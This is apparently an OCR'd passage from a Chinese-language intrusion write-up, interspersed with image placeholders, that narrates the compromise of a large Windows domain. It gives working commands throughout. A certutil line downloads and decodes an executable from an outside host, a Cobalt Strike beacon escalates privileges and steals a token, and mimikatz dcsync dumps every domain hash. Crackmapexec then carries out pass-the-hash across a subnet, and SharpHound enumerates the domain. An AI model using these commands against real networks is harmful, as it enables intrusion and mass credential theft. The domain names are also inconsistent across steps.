
```
certutil.exe -urlcache -split -f http://inbug.org:80/download/main.txt

certutil -decode main.txt main.exe
```

直接上线到 Cs：







先 getsystem 提权到 SYSYEM：




令牌窃取拿到域管

窃取域管的进程：









随后查询域控 IP：

```
beacon> shell net group "Domain Controllers" /domain
[*] Tasked beacon to run: net group "Domain Controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
The request will be processed at a domain controller for domain inbug.org.

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
-
xxADC01$   192.168.101.4
xxxxN024$ 192.168.0.20
xxxGN042$ 192.168.0.154
xxxGN043$ 192.168.0.19
xxxGN052$   192.168.0.14
xxxGN053$    192.168.0.31
xxSERVER1$   10.226.0.150
xxPSERVER116$  10.225.241.149
xxSERVER400$  192.168.105.5
xxSERVER401$  192.168.105.6
xxSERVER505$   10.231.1.15
xxSERVER506$    10.232.55.60
xxSERVER600$    10.227.69.108
xxSERVER813$    10.225.240.16
The command completed successfully.
```




最后直接 dcsync dump 域内全部 hash：

```
mimikatz lsadump::dcsync /domain:psnet.com /all /csv
```




5000 多个域用户的 hash 都拿到了，可以进行 pth，随后只要 administrator 的 hash，就可以指定：

```
mimikatz lsadump::dcsync /domain:inbug.org /user:Administrator
```




此时利用 ntlm hash 批量 pth 执行命令：


```
proxychains crackmapexec smb 192.168.0.0/24 -u administrator -H 4a03985f63e4dxxxxxx -d inbug.org -x "net user"
```



此时游戏已经结束了！查看了一下域内进行信息；

```
execute-assembly /Users/saulgoodman/Downloads/SharpHound.exe -c all
```





好家伙，2600 多机器，5000 多个用户，就到这吧。